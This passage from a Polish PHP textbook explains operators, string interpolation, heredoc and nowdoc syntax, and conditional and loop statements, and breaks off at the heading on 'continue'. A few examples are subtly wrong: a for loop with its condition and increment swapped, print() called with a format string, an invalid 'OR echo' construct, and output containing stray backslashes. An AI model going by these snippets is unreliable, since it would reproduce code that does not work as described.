Operatory przypisania przypisują wartość zmiennej. W swojej najprostszej postaci operator przypisania po prostu przypisuje podaną wartość zmiennej. Jednak inne operatory zaliczane do tej grupy, tak zwane **skrótowe operatory przypisania**, przed przypisaniem wartości do zmiennej wykonują jeszcze pewne dodatkowe operacje. Dostępne operatory przypisania zostały przedstawione w tabeli 3.6.

Tabela 3.6. *Operatory przypisania*

Przykład	Nazwa	Wynik
`$a = 5`	Przypisanie	`$a` równa się 5.
`$a += 5`	Przypisanie z dodawaniem	`$a` równa się `$a + 5`.
`$a *= 5`	Przypisanie z mnożeniem	`$a` równa się `$a * 5`.
`$a /= 5`	Przypisanie z dzieleniem	`$a` równa się `$a` dzielone przez 5.
`$a .= 5`	Przypisanie z konkatenacją	Do wartości `$a` zostaje dodany łańcuch odpowiadający liczbie 5.

Operatory łańcuchowe

Operatory łańcuchowe dostępne w języku PHP (przedstawione w tabeli 3.7) zapewniają wygodny sposób wykonywania konkatenacji. Istnieją dwa takie operatory: operator konkatenacji (`.`) oraz przypisania z konkatenacją (`.=`), opisany w poprzednim podpunkcie.

■ **Uwaga Konkatenacja** oznacza czynność polegającą na połączeniu dwóch lub większej liczby obiektów w jedną całość.

Tabela 3.7. *Operatory łańcuchowe*

Przykład	Nazwa	Wynik
`$a = "abc" . "def";`	Konkatenacja	W `$a` zostanie zapisany łańcuch `"abcdef"`.
`$a .= "ghijkl";`	Konkatenacja z przypisaniem	W `$a` zostanie zapisana jej wcześniejsza zawartość z dołączonym łańcuchem `"ghijkl"`.

Poniżej przedstawiłem kilka przykładów wykorzystujących operatory przypisania.

```
// $a zawiera łańcuch znaków "Spaghetti z krewetkami";
$a = "Spaghetti" . "z krewetkami";

$a .= " jest pyszne."
// $a zawiera łańcuch "Spaghetti z krewetkami jest pyszne."
```

Te dwa operatory przypisania są jedynie niewielkim przykładem możliwości przetwarzania łańcuchów znaków w języku PHP. Wyczerpujący opis tych bardzo ważnych zagadnień został zamieszczony w rozdziale 9.

Operatory inkrementacji i dekrementacji

Operatory **inkrementacji** (`++`) oraz **dekrementacji** (`--`), przedstawione w tabeli 3.8, stanowią nieznaczne ułatwienie i umożliwiają poprawę przejrzystości kodu, udostępniając skrócony sposób dodawania i odejmowania liczby 1 od wartości zmiennej.

Tabela 3.8. *Operatory inkrementacji i dekrementacji*

Przykład	Nazwa	Wynik
`++$a, $a++`	Inkrementacja	Powiększa wartość `$a` o 1.
`--$a, $a--`	Dekrementacja	Zmniejsza wartość `$a` o 1.

Operatory te można umieścić po obu stronach zmiennej, a miejsce ich zapisu ma wpływ na sposób ich działania. Przeanalizujmy wyniki przedstawionych poniżej przykładów:

```
$inv = 15;          // Przypisujemy zmiennej $inv wartość 15.
$oldInv = $inv--;   // Zmiennej $oldInv przypisujemy aktualną wartość $inv,
                    // a następnie dekrementujemy $inv.
$origInv = ++$inv;  // Inkrementujemy $inv, a następnie zapisujemy jej nową wartość
                    // zmiennej $origInv.
```

Jak widać, kolejność, w jakiej zostaną zapisane operatory inkrementacji i dekrementacji, ma istotny wpływ na wartość zmiennej. Umieszczenie jednego z tych operatorów przed zmienną nosi nazwę **preinkrementacji** lub **predekrementacji**, z kolei umieszczenie ich za zmienną jest określane jako **postinkrementacja** lub **postdekrementacja**.

Operatory logiczne

Podobnie jak operatory arytmetyczne, także operatory logiczne (przedstawione w tabeli 3.9) będą zapewne odgrywać ważną rolę w większości pisanych aplikacji PHP, zapewniając możliwość podejmowania decyzji na podstawie wartości zmiennych. **Operatory logiczne** pozwalają kierować przebiegiem wykonywania programu i są często stosowane wraz ze strukturami sterującymi, takimi jak instrukcja warunkowa `if` lub pętle `for` oraz `while`.

Tabela 3.9. *Operatory logiczne*

Przykład	Nazwa	Wynik
`$a && $b`	I (AND)	Prawda, jeśli zarówno `$a`, jak i `$b` są prawdziwe.
`$a AND $b`	I (AND)	Prawda, jeśli zarówno `$a`, jak i `$b` są prawdziwe.
`$a || $b`	LUB (OR)	Prawda, jeśli przynajmniej jedna z wartości `$a` lub `$b` jest prawdą.
`$a OR $b`	LUB (OR)	Prawda, jeśli przynajmniej jedna z wartości `$a` lub `$b` jest prawdą.
`!$a`	Negacja (NOT)	Prawda, jeśli `$a` nie jest prawdą.
`NOT $a`	Negacja (NOT)	Prawda, jeśli `$a` nie jest prawdą.
`$a XOR $b`	LUB wyłączające (XOR)	Prawda, jeśli dokładnie jedna z wartości `$a` lub `$b` jest prawdą.

Operatory logiczne są także często stosowane do wyświetlania komunikatów o rezultatach wykonywanych operacji, w szczególności tych, które zwracają jakąś wartość:

```
file_exists("mojplik.txt") OR echo "Plik nie istnieje!";
```

Wykonanie powyższego wiersza kodu może zakończyć się na dwa sposoby:

- Plik *mojplik.txt* będzie istniał.
- Zostanie wyświetlony komunikat „Plik nie istnieje!”.

Operatory równości

Operatory równości (przedstawione w tabeli 3.10) służą do porównywania dwóch wartości i sprawdzania, czy są one sobie równe.

Tabela 3.10. *Operatory równości*

Przykład	Nazwa	Wynik
`$a == $b`	Jest równe	Prawda, jeśli `$a` i `$b` są sobie równe.
`$a != $b`	Nie jest równe	Prawda, jeśli `$a` jest różne od `$b`.
`$a === $b`	Jest identyczne	Prawda, jeśli `$a` i `$b` są sobie równe i mają te same typy.

Bardzo częstym błędem, popełnianym nawet przez doświadczonych programistów, jest testowanie równości przy użyciu tylko jednego znaku równości (na przykład: `$a = $b`). Trzeba pamiętać, że sprowadzi się to do przypisania zmiennej `$a` wartości zmiennej `$b`, co zapewne nie da oczekiwanych wyników.

Operatory porównania

Operatory porównania (przedstawione w tabeli 3.11), podobnie jak operatory logiczne, zapewniają możliwość sterowania przebiegiem programu poprzez określenie wzajemnej zależności pomiędzy wartościami dwóch lub kilku zmiennych.

Tabela 3.11. Operatory porównania

Przykład	Nazwa	Wynik
`$a < $b`	Mniejsze niż	Prawda, jeśli `$a` jest mniejsze od `$b`.
`$a > $b`	Większe niż	Prawda, jeśli `$a` jest większe od `$b`.
`$a <= $b`	Mniejsze lub równe	Prawda, jeśli `$a` jest mniejsze lub równe `$b`.
`$a >= $b`	Większe lub równe	Prawda, jeśli `$a` jest większe lub równe `$b`.
`($a == 12) ? 5 : -1`	Operator trójargumentowy	Jeśli `$a` jest równe 12, to zwraca wartość 5; w przeciwnym razie zwraca -1.

Koniecznie należy pamiętać, że operatory te powinny być stosowane wyłącznie do porównywania wartości liczbowych. Choć Czytelnika może korcić, by użyć ich do porównywania łańcuchów znaków, to jednak najprawdopodobniej skutki takiego rozwiązania nie byłyby zgodne z oczekiwaniami. PHP udostępnia szeroką gamę funkcji służących do porównywania łańcuchów znaków; zostały one szczegółowo opisane w rozdziale 9.

Operatory bitowe

Operatory bitowe służą do sprawdzania liczb całkowitych na poziomie pojedynczych bitów (stąd też pochodzi nazwa tych operatorów) oraz do manipulowania nimi. By dobrze zrozumieć te zagadnienia, niezbędna jest przynajmniej podstawowa wiedza z zakresu dwójkowej reprezentacji liczb całkowitych zapisywanych w systemie dziesiętnym. Tabela 3.12 przedstawia kilka liczb w systemie dziesiętnym oraz ich odpowiedniki w systemie dwójkowym.

Tabela 3.12. Reprezentacja dwójkowa liczb dziesiętnych

Liczba całkowita w systemie dziesiętnym	Reprezentacja dwójkowa tej liczby
2	10
5	101
10	1010
12	1100
145	10010001
1 452 012	101100010011111101100

Operatory bitowe przedstawione w tabeli 3.13 w pewnym stopniu odpowiadają operatorom logicznym, jednak generowane przez nie wyniki mogą być całkowicie inne.

Tabela 3.13. Operatory bitowe

Przykład	Nazwa	Wynik
`$a & $b`	I (AND)	Bitowa koniunkcja odpowiadających sobie bitów wartości zmiennych `$a` i `$b`.
`$a | $b`	LUB (OR)	Bitowa alternatywa odpowiadających sobie bitów wartości zmiennych `$a` i `$b`.
`$a ^ $b`	LUB wykluczające (XOR)	Bitowa alternatywa wykluczająca odpowiadających sobie bitów wartości zmiennych `$a` i `$b`.
`~ $b`	Negacja (NOT)	Neguje każdy bit wartości zmiennej `$b`.
`$a << $b`	Przesunięcie w lewo	Przesuwa wszystkie bity wartości `$a` w lewo o liczbę pozycji odpowiadającą wartości `$b`.
`$a >> $b`	Przesunięcie w prawo	Przesuwa wszystkie bity wartości `$a` w prawo o liczbę pozycji odpowiadającą wartości `$b`.

Jeśli Czytelnik jest zainteresowany dokładniejszym poznaniem dwójkowej reprezentacji liczb, operatorami bitowymi oraz wyjaśnieniem ich dużego znaczenia, polecam lekturę obszernego, internetowego wydania książki Randalla Hyde'a: *The Art of Assembly Language Programming* (Sztuka programowania w języku asemblera), którą można znaleźć na stronie *http://webster.cs.ucr.edu*.

Umieszczanie wartości w łańcuchach znaków

Aby zapewnić programistom maksymalną elastyczność pracy z łańcuchami znaków, PHP udostępnia możliwości traktowania ich zarówno w sposób dosłowny, jak i symboliczny. Przeanalizujmy na przykład poniższy łańcuch znaków:

```
Zwierzę $animal przeskoczyło przez płot.\n
```

Można założyć, że `$animal` jest zmienną, a `\n` znakiem nowego wiersza, i dlatego oba te fragmenty łańcucha należałoby odpowiednio zinterpretować. Co jednak należałoby zrobić, gdybyśmy chcieli wyświetlić ten łańcuch znaków w dosłownej postaci albo zinterpretować znak nowego wiersza, lecz wyświetlić `$animal` w niezmienionej postaci (lub na odwrót — wyświetlić dosłownie znaki `\n`)? Wszystkie te możliwości są dostępne, a efekt końcowy zależy od sposobu, w jaki łańcuch znaków zostanie zapisany, oraz od tego, czy pewne kluczowe znaki zostaną odpowiednio poprzedzone znakiem odwrotnego ukośnika. Właśnie te zagadnienia zostały opisane w tej części rozdziału.

Cudzysłowy

W skryptach PHP najczęściej stosowane są łańcuchy znaków zapisywane w cudzysłowach, gdyż zapewniają one największą elastyczność. Dzieje się tak dlatego, że zarówno zmienne, jak i sekwencje sterujące są w nich odpowiednio przetwarzane. Przeanalizujmy następujący przykład:

```
<?php
    $sport = "boks";
    echo "Ulubionym sportem Marcina jest $sport.";
?>
```

Kod ten generuje następujący łańcuch znaków:

```
Ulubionym sportem Marcina jest boks.
```

Sekwencje sterujące

Przetwarzane są także sekwencje sterujące. Oto przykład:

```
<?php
$output = "To pierwszy wiersz.\nA to drugi.";
echo $output;
?>
```

Wygeneruje ona następujące wyniki (przy czym należy je oglądać w przeglądarce jako kod źródłowy strony):

```
To pierwszy wiersz.
A to drugi.
```

Warto powtórzyć, że wyniki w takiej postaci można zobaczyć po wyświetleniu kodu źródłowego strony, a nie bezpośrednio w oknie przeglądarki. Przeglądarki ignorują bowiem takie znaki nowego wiersza. Jeśli jednak wyświetlimy kod źródłowy strony, będziemy mogli przekonać się, że wygenerowany tekst faktycznie został zapisany w dwóch wierszach. To samo dotyczy sytuacji, gdy dane zapisywane są w pliku tekstowym.

Oprócz znaków nowego wiersza PHP rozpoznaje także kilka innych specjalnych sekwencji sterujących, które zostały przedstawione w tabeli 3.14.

Tabela 3.14. *Rozpoznawane sekwencje sterujące*

Sekwencja	Opis
`\n`	Znak nowego wiersza
`\r`	Powrót karetki
`\t`	Znak tabulacji poziomej
`\\`	Znak odwrotnego ukośnika
`\$`	Znak dolara
`\"`	Znak cudzysłowu
`\[0-7]{1,3}`	Znak w zapisie ósemkowym
`\x[0-9A-Fa-f]{1,2}`	Znak w zapisie szesnastkowym

Apostrofy

Możliwość zapisania łańcucha znaków w apostrofach przydaje się, gdy łańcuch ma zostać wyświetlony dokładnie w takiej postaci, w jakiej go podano. Oznacza to, że podczas przetwarzania takiego łańcucha ani zmienne, ani sekwencje sterujące nie będą interpretowane. Przeanalizujmy przykład, w którym zastosowano łańcuch znaków zapisany w apostrofach:

```
print 'Ten łańcuch $zostanie wyświetlony tak, \'jak \n go zadeklarowano.';
```

Powyższa instrukcja `print` wygeneruje następujący tekst:

```
Ten łańcuch $zostanie wyświetlony tak, \'jak \n go zadeklarowano.
```

Należy zwrócić uwagę, że znak apostrofu umieszczony przed słowem `jak` został poprzedzony odwrotnym ukośnikiem. Pominięcie tego ukośnika spowoduje wystąpienie błędu składniowego. A oto kolejny przykład:

```
print 'Oto kolejny łańcuch.\\';
```

Wygeneruje on tekst:

```
Oto kolejny łańcuch.\
```

W tym przykładzie znak odwrotnego ukośnika umieszczony na końcu łańcucha musi zostać odpowiednio oznaczony, gdyż w przeciwnym razie interpreter PHP uznałby, że poprzedza on znak apostrofu kończący cały łańcuch. Jeśli jednak chcielibyśmy wyświetlić ten ukośnik w dowolnym innym miejscu łańcucha, nie musielibyśmy poprzedzać go drugim ukośnikiem.

Nawiasy klamrowe

Choć PHP doskonale radzi sobie ze wstawianiem do łańcuchów znaków zmiennych reprezentujących skalarne typy danych, to jednak szybko można się przekonać, że wyświetlanie przy użyciu `echo()` lub `print()` zmiennych reprezentujących złożone typy danych, takie jak tablice lub obiekty, nie jest aż tak proste. Problem ten można jednak rozwiązać, umieszczając zmienną wewnątrz pary nawiasów klamrowych w sposób przedstawiony poniżej:

```
echo "Stolicą stanu Ohio jest {$capitals['ohio']}.";
```

Ja preferuję właśnie ten sposób zapisu, gdyż nie pozostawia on żadnych wątpliwości odnośnie do tego, które fragmenty łańcucha znaków są statyczne, a które dynamiczne.

Składnia heredoc

Składnia heredoc zapewnia wygodny sposób wyświetlania większych fragmentów tekstu. W tym przypadku tekst nie jest zapisywany ani w cudzysłowach, ani w apostrofach — jego początek i koniec określają dwa identyczne identyfikatory. Oto przykład:

```
<?php
$website = "http://www.romatermini.it";
echo <<<EXCERPT
<p>Centralny dworzec kolejowy Rzymu, znany jako <a href = "$website">Roma Termini</a>,
został zbudowany w 1876 roku. Ponieważ pod koniec dwudziestego wieku popadł on w ruinę,
rząd wiedział, że konieczne będzie znalezienie znacznych środków na przywrócenie go
do świetności przed jubileuszowym rokiem jego 50-lecia.</p>
EXCERPT;
?>
```

W powyższym przykładzie należy zwrócić uwagę na kilka zagadnień:

- Identyfikator otwierający tekst oraz kończący go (w tym przypadku jest to słowo `EXCERPT`) muszą być identyczne. Identyfikator może być dowolny, jednak ten umieszczony na początku musi dokładnie odpowiadać temu umieszczonemu na końcu. Należy pamiętać jednak o jednym warunku: identyfikator musi składać się wyłącznie ze znaków alfanumerycznych oraz znaku podkreślenia, a jego pierwszym znakiem musi być litera lub znak podkreślenia.
- Identyfikator otwierający musi być poprzedzony trzema znakami mniejszości (`<<<`).
- Składnia heredoc podlega tym samym regułom przetwarzania co łańcuchy zapisane w cudzysłowach. Oznacza to, że przetwarzane są zarówno zmienne, jak i sekwencje sterujące. Jedyna różnica polega na tym, że znaki cudzysłowu umieszczane w tekście nie muszą być poprzedzane odwrotnym ukośnikiem.
- Identyfikator kończący tekst musi być umieszczony na samym początku nowego wiersza. Nie można przed nim wstawiać żadnych dodatkowych znaków, nawet odstępów. Wymóg ten regularnie przysparza problemów programistom, więc warto zwrócić szczególną uwagę, by teksty umieszczane w skryptach w ten sposób spełniały ten denerwujący warunek. Co więcej, pozostawienie jakichkolwiek znaków odstępu za identyfikatorem otwierającym lub zamykającym spowoduje wystąpienie błędu składniowego.

Skłania heredoc jest szczególnie przydatna w sytuacjach, gdy musimy posługiwać się znacznymi ilościami tekstu, a jednocześnie nie chcemy narażać się na dodatkowe kłopoty związane z poprzedzaniem znaków cudzysłowu odwrotnymi ukośnikami.

Składnia nowdoc

Składnia nowdoc, wprowadzona w wersji 5.3 języka PHP, działa podobnie do składni heredoc, przy czym żadne umieszczone wewnątrz niej teksty nie będą przetwarzane. Gdybyśmy na przykład chcieli wyświetlić fragment kodu w przeglądarce, moglibyśmy zapisać go przy użyciu tej składni; później, wyświetlając zmienną zawierającą taki tekst, będziemy mieli pewność, że PHP nie spróbuje przetworzyć go jako kodu.

Struktury sterujące

Struktury sterujące określają przepływ sterowania wewnątrz aplikacji, definiując takie cechy związane z jego wykonywaniem, jak: czy dany fragment kodu należy wykonać, ile razy jego wykonanie należy powtórzyć oraz kiedy zakończy się jego wykonywanie. Struktury te pozwalają także w prosty sposób tworzyć zupełnie nowe sekcje kodu (dzięki instrukcjom wstawiania plików), dołączane do aktualnie wykonywanego skryptu. W tym podrozdziale zostały przedstawione wszystkie struktury sterujące dostępne w języku PHP.

Instrukcje warunkowe

Instrukcje warunkowe, dzięki wykorzystaniu logiki i możliwości określania warunków, zapewniają programom komputerowym możliwość odpowiedniego reagowania na przeróżne sygnały wejściowe. Te możliwości funkcjonalne są fundamentalnym mechanizmem tworzenia oprogramowania, dlatego nie powinno być niczym zaskakującym, że wszystkie najpopularniejsze języki programowania, w tym także PHP, udostępniają wiele różnych instrukcji warunkowych.

Instrukcja if

Instrukcja `if` jest jedną z najczęściej stosowanych struktur sterujących w każdym języku programowania. Zapewnia ona wygodny sposób warunkowego wykonywania fragmentu kodu. Poniżej została przedstawiona jej składnia:

```
if (wyrażenie) {
  instrukcja
}
```

W ramach przykładu załóżmy, że chcemy wyświetlić użytkownikowi komunikat z gratulacjami, jeśli uda mu się odgadnąć predefiniowany, tajny kod:

```
<?php
    $secretNumber = 453;
    if ($_POST['guess'] == $secretNumber) {
        echo "<p>Gratulujemy!</p>";
    }
?>
```

Wybitnie leniwi programiści mogą pominąć nawiasy, jeśli warunkowo wykonywany blok kodu składa się tylko z jednej instrukcji. Oto nieznacznie zmodyfikowana wersja poprzedniego przykładu:

```
<?php
    $secretNumber = 453;
    if ($_POST['guess'] == $secretNumber) echo "<p>Gratulujemy!</p>";
?>
```

■ **Uwaga** Instrukcje `if`, `while`, `for`, `foreach` oraz `switch` udostępniają także alternatywną składnię. Polega ona na zastąpieniu klamrowego nawiasu otwierającego znakiem dwukropka (`:`) oraz klamrowego nawiasu zamykającego odpowiednim słowem kluczowym: `endif`, `endwhile`, `endfor`, `endforeach` lub `endswitch`. Choć dyskutowano już na temat wycofania tej składni, jednak najprawdopodobniej w przewidywalnej przyszłości wciąż będzie ona dostępna.

Instrukcja else

Przedstawiony powyżej przykład ma jedną wadę — komunikat jest generowany wyłącznie wtedy, gdy użytkownik prawidłowo odgadnie sekretny kod. W każdym innym przypadku użytkownik zostanie pozbawiony jakiejkolwiek informacji, całkowicie zignorowany, najprawdopodobniej z powodów, które mają coś wspólnego z ich brakiem siły mentalnej. Co jednak można zrobić, gdybyśmy chcieli wyświetlać stosowny komunikat niezależnie od wyniku porównania? Aby to zrobić, będziemy potrzebowali rozwiązania pozwalającego obsługiwać te sytuacje, gdy warunek w instrukcji `if` nie zostanie spełniony. Możliwość tę zapewnia instrukcja `else`. Poniżej został przedstawiony zmodyfikowany kod poprzedniego przykładu, który tym razem generuje odpowiedź zarówno wtedy, gdy użytkownik odgadnie kod, jak i wtedy, gdy mu się to nie uda:

```
<?php
    $secretNumber = 453;
    if ($_POST['guess'] == $secretNumber) {
        echo "<p>Gratulujemy!!</p>";
    } else {
        echo "<p>Przykro nam!</p>";
    }
?>
```

Podobnie jak w przypadku instrukcji `if`, także `else` pozwala pominąć nawiasy klamrowe, jeśli wykonywany blok kodu składa się wyłącznie z jednej instrukcji.

Instrukcja elseif

Połączenie instrukcji `if-else` działa dobrze w sytuacjach typu „albo – albo” — czyli jeśli dana sytuacja może się zakończyć tylko na dwa sposoby. A co, jeśli może się zakończyć na kilka sposobów? Potrzebna byłaby możliwość uwzględnienia każdego możliwego rozwiązania. Taką właśnie możliwość daje nam instrukcja `elseif`. Zmodyfikujmy raz jeszcze nasz przykład zgadywania tajnego kodu. Tym razem, gdy liczba podana przez użytkownika będzie zbliżona do właściwego kodu (ich różnica będzie mniejsza od 10), wyświetlimy użytkownikowi stosowny komunikat:

```
<?php
    $secretNumber = 453;
    $_POST['guess'] = 442;
    if ($_POST['guess'] == $secretNumber) {
        echo "<p>Gratulujemy!</p>";
    } elseif (abs ($_POST['guess'] - $secretNumber) < 10) {
        echo "<p>Jesteś już blisko!</p>";
    } else {
        echo "<p>Przykro nam!</p>";
    }
?>
```

Podobnie jak obie przedstawione wcześniej instrukcje warunkowe, także `elseif` pozwala pominąć nawiasy klamrowe, jeśli umieszczony wewnątrz nich blok kodu składa się tylko z jednej instrukcji.

Instrukcja switch

Instrukcję `switch` można sobie wyobrazić jako swoistą kombinację instrukcji `if-else`. Jest ona zazwyczaj stosowana w sytuacjach, gdy trzeba porównać zmienną z wieloma różnymi wartościami:

```
<?php
    switch($category) {
        case "news":
            echo "<p>Co się dzieje na świecie</p>";
            break;
        case "weather":
            echo "<p>Twoja tygodniowa prognoza pogody</p>";
            break;
        case "sports":
            echo "<p>Najnowsze doniesienia sportowe</p>";
            break;
        default:
            echo "<p>Witam na mojej witrynie</p>";
    }
?>
```

Koniecznie należy zwrócić uwagę na instrukcje `break`, umieszczone pod koniec każdego bloku `case`. Gdyby te instrukcje zostały pominięte, to wszystkie kolejne bloki `case` byłyby wykonywane aż do zakończenia instrukcji `switch` lub napotkania instrukcji `break`. W ramach demonstracji znaczenia instrukcji `break` załóżmy, że zostały one usunięte, a zmienna `$category` ma wartość `"weather"`; w takim przypadku wykonanie powyższego przykładu zwróciłoby następujące wyniki:

```
Twoja tygodniowa prognoza pogody
Najnowsze doniesienia sportowe
Witam na mojej witrynie
```

Pętle

Pętle są dostępne we wszystkich najpopularniejszych językach programowania, choć czasami występują pomiędzy nimi pewne różnice. Instrukcje te zapewniają prostą możliwość wykonywania zadania, które podczas pisania programów pojawia się bardzo często — wielokrotnego wykonywania sekwencji instrukcji aż do spełnienia określonego warunku. Język PHP udostępnia kilka rodzajów pętli, z których żaden nie powinien być zaskoczeniem dla osób mających jakiekolwiek doświadczenie z innymi językami programowania.

Instrukcja while

Instrukcja `while` określa warunek, który musi być spełniony, by umieszczony wewnątrz niej blok kodu został wykonany. Oto jej składnia:

```
while (wyrażenie) {
    instrukcje
}
```

W poniższym przykładzie zmiennej `$count` zostaje początkowo przypisana wartość `1`. Następnie wartość tej zmiennej zostaje podniesiona do kwadratu i wyświetlona, po czym `$count` jest inkrementowana. Pętla jest wykonywana aż do momentu, gdy wartość zmiennej `$count` osiągnie wartość `5`.

```
<?php
    $count = 1;
    while ($count < 5) {
        printf("%d podniesione do kwadratu = %d <br />", $count, pow($count, 2));
        $count++;
    }
?>
```

A oto wyniki wykonania tego skryptu:

```
1 podniesione do kwadratu = 1
2 podniesione do kwadratu = 4
3 podniesione do kwadratu = 9
4 podniesione do kwadratu = 16
```

Podobnie jak we wszystkich pozostałych instrukcjach warunkowych, także w pętli `while` można podać większą liczbę wyrażeń warunkowych. Na przykład blok kodu umieszczony wewnątrz poniższej instrukcji `while` będzie wykonywany aż do momentu napotkania końca pliku lub odczytania z niego i wyświetlenia pięciu wierszy tekstu:

```
<?php
    $linecount = 1;
    $fh = fopen("sports.txt","r");
```

```
    while (!feof($fh) && $linecount<=5) {
        $line = fgets($fh, 4096);
        echo $line. "<br />";
        $linecount++;
    }
?>
```

Na podstawie tych warunków widać, że niezależnie od wielkości pliku *sports.txt* zostanie z niego odczytanych i wyświetlonych co najwyżej pięć wierszy tekstu.

Instrukcja do … while

Instrukcja `do ... while` jest odmianą pętli `while`, w której sprawdzenie warunku zostało przeniesione na koniec umieszczonego wewnątrz niej bloku kodu. Oto składnia tej pętli:

```
do {
    instrukcje
} while (wyrażenie);
```

Obie pętle — `while` oraz `do ... while` — mają tę samą funkcję. Jedyna prawdziwa różnica pomiędzy nimi polega na tym, że kod umieszczony wewnątrz pętli `while` może w ogóle nie być wykonany, natomiast kod umieszczony wewnątrz pętli `do ... while` zawsze zostanie wykonany przynajmniej raz. Przeanalizujmy następujący przykład:

```
<?php
    $count = 11;
    do {
        printf("%d podniesione do kwadratu = %d <br />", $count, pow($count, 2));
    } while ($count < 10);
?>
```

Poniżej pokazałem wynik wykonania tej pętli:

```
11 podniesione do kwadratu = 121
```

Choć początkowa wartość zmiennej `$count` (11) sprawia, że warunek pętli nie jest spełniony w momencie jej rozpoczynania, to jednak umieszczony wewnątrz niej blok kodu zostanie jeden raz wykonany. Dzieje się tak dlatego, że warunek ten zostaje sprawdzony dopiero na końcu pętli — po wykonaniu umieszczonego w niej kodu.

Pętla for

Instrukcja `for` udostępnia nieco bardziej złożony mechanizm działania niż przedstawiona wcześniej pętla `while`. Poniżej przedstawiłem jej składnię:

```
for (wyrażenie1; wyrażenie2; wyrażenie3) {
    instrukcje
}
```

Istnieje kilka zasad, o których należy pamiętać, stosując pętle `for`:

- Pierwsze wyrażenie, *`wyrażenie1`*, jest domyślnie wykonywane na początku pierwszej iteracji pętli.
- Drugie wyrażenie, *`wyrażenie2`*, jest przetwarzane na początku każdej iteracji pętli. To właśnie jego wynik określa, czy wykonywanie pętli będzie kontynuowane, czy nie.
- Trzecie wyrażenie, *`wyrażenie3`*, jest przetwarzane na końcu każdej iteracji pętli.
- Każde z tych wyrażeń może być puste, a możliwości, jakie zapewniają, można zaimplementować w bloku kodu umieszczonego wewnątrz pętli.

Pamiętając o tych zasadach, przeanalizujmy poniższe przykłady, z których każdy wyświetla ten sam fragment tabeli z odległościami w kilometrach przeliczonymi na mile:

```
// Przykład pierwszy
for ($kilometers = 1; $kilometers <= 5; $kilometers++) {
    printf("%d kilometr(y) = %f mili <br />", $kilometers, $kilometers*0.62140);
}

// Przykład drugi
for ($kilometers = 1; ; $kilometers++) {
    if ($kilometers > 5) break;
        printf("%d kilometr(y) = %f mili <br />", $kilometers, $kilometers*0.62140);
}

// Przykład trzeci
$kilometers = 1;
for (;;) {
    // Jeśli $kilometers > 5, przerywamy działanie pętli
    if ($kilometers > 5) break;
    printf("%d kilometr(y) = %f mili <br />", $kilometers, $kilometers*0.62140);
    $kilometers++;
}
```

Wszystkie te trzy przykłady generują te same wyniki:

```
1 kilometr(y) = 0.6214 mili
2 kilometr(y) = 1.2428 mili
3 kilometr(y) = 1.8642 mili
4 kilometr(y) = 2.4856 mili
5 kilometr(y) = 3.107 mili
```

Instrukcja foreach

Składnia instrukcji `foreach` predysponuje ją do operowania na tablicach, z których pobiera ona kolejno wszystkie pary klucz – wartość. Działanie pętli kończy się po pobraniu wszystkich par lub spełnieniu innego warunku określonego wewnątrz pętli. Pętlę tę można zapisać na dwa przedstawione poniżej sposoby.

Pierwszy wariant zapisu pętli `foreach` pobiera z tablicy kolejne wartości, a każda iteracja pętli przesuwa wskaźnik położenia tablicy w stronę jej końca. Składnia ta ma następującą postać:

```
foreach (tablica as $wartość) {
    instrukcja
}
```

Załóżmy, że chcemy wyświetlić tablicę łączy, jak pokazano na poniższym przykładzie:

```
<?php
    $links = array("www.apress.com","www.php.net","www.apache.org");
    echo "<b>Zasoby sieciowe</b>:<br />";
    foreach($links as $link) {
        echo "<a href=\"http://$link\">$link</a><br />";
    }
?>
```

Wykonanie tego skryptu wygeneruje następujące wyniki:

```
<b>Zasoby sieciowe</b>:<br />
<a href=\"http://www.apress.com">www.apress.com</a><br />
<a href=\"http://www.php.net">www.php.net</a><br />
<a href=\"http://www.apache.org">www.apache.org</a><br />
```

Drugi sposób zapisu pętli `foreach` umożliwia operowanie zarówno na wartościach tablicy, jak i ich kluczach. Poniżej przedstawiłem składnię tej wersji pętli:

```
foreach (tablica as $klucz => $wartość) {
    instrukcja
}
```

Zmodyfikujmy nieco poprzedni przykład. Załóżmy, że tablica `$links` zawiera zarówno adres łącza, jak i jego tytuł:

```
$links = array("Serwer WWW Apache" => "www.apache.org",
               "Apress" => "www.apress.com",
               "Język PHP" => "www.php.net");
```

Każdy element tablicy składa się z klucza oraz odpowiadającej mu wartości. Pętla `foreach` z łatwością może pobierać te informacje z tablicy, co pokazuje poniższy przykład:

```
echo "<b>Zasoby sieciowe</b>:<br />";

foreach($links as $title => $link) {
    echo "<a href=\"http://$link\">$title</a><br />";
}
```

W efekcie każde łącze zostanie wyświetlone z odpowiednią nazwą:

```
<b>Zasoby sieciowe</b>:<br />
<a href="http://www.apache.org">Serwer WWW Apache</a><br />
<a href="http://www.apress.com">Apress</a><br />
<a href="http://www.php.net">Język PHP</a><br />
```

PHP udostępnia także inne sposoby pobierania par klucz – wartość z tablic; zostały one przedstawione w rozdziale 5.

Instrukcje break oraz goto

Napotkanie instrukcji `break` spowoduje natychmiastowe przerwanie wykonywania bloków kodu umieszczonych w pętlach `do ... while`, `for`, `foreach`, `while` oraz wewnątrz instrukcji `switch`. Na przykład wykonywanie pętli `for` przedstawionej na poniższym przykładzie zostanie przerwane w momencie, gdy liczba wybrana (pseudo)losowo z tablicy okaże się liczbą pierwszą:

```
<?php
    $primes = array(2,3,5,7,11,13,17,19,23,29,31,37,41,43,47);
    for($count = 1; $count++; $count < 1000) {
        $randomNumber = rand(1,50);
        if (in_array($randomNumber,$primes)) {
            print("Znaleziono liczbę pierwszą: %d<br />", $randomNumber);
            break;
        } else {
            printf("Wartość %d nie jest liczbą pierwszą<br />", $randomNumber);
        }
    }
?>
```

Oto wyniki jego wykonania:

```
Wartość 48 nie jest liczbą pierwszą
Wartość 49 nie jest liczbą pierwszą
Znaleziono liczbę pierwszą: 17
```

Dzięki dodaniu instrukcji `goto` w wersji 5.3 języka PHP mechanizmy przerywania wykonywania bloków kodu zostały rozszerzone o możliwość skakania do określonej etykiety. Oznacza to, że można przeskoczyć do określonego miejsca programu, umieszczonego poza wykonywaną pętlą lub instrukcją warunkową. Oto przykład zastosowania instrukcji `goto`:

```
<?php
    for ($count = 0; $count < 10; $count++)
    {
        $randomNumber = rand(1,50);
        if ($randomNumber < 10)
            goto less;
        else
            echo "Liczba większa od 10: $randomNumber<br />";
    }

    less:
        echo "Liczba mniejsza od 10: $randomNumber<br />";
?>
```

Powyższy kod wygeneruje wyniki podobne do tych (wyniki uzyskane przez Czytelnika będą zapewne inne):

```
Liczba większa od 10: 22
Liczba większa od 10: 21
Liczba większa od 10: 35
Liczba mniejsza od 10: 8
```

Instrukcja continue

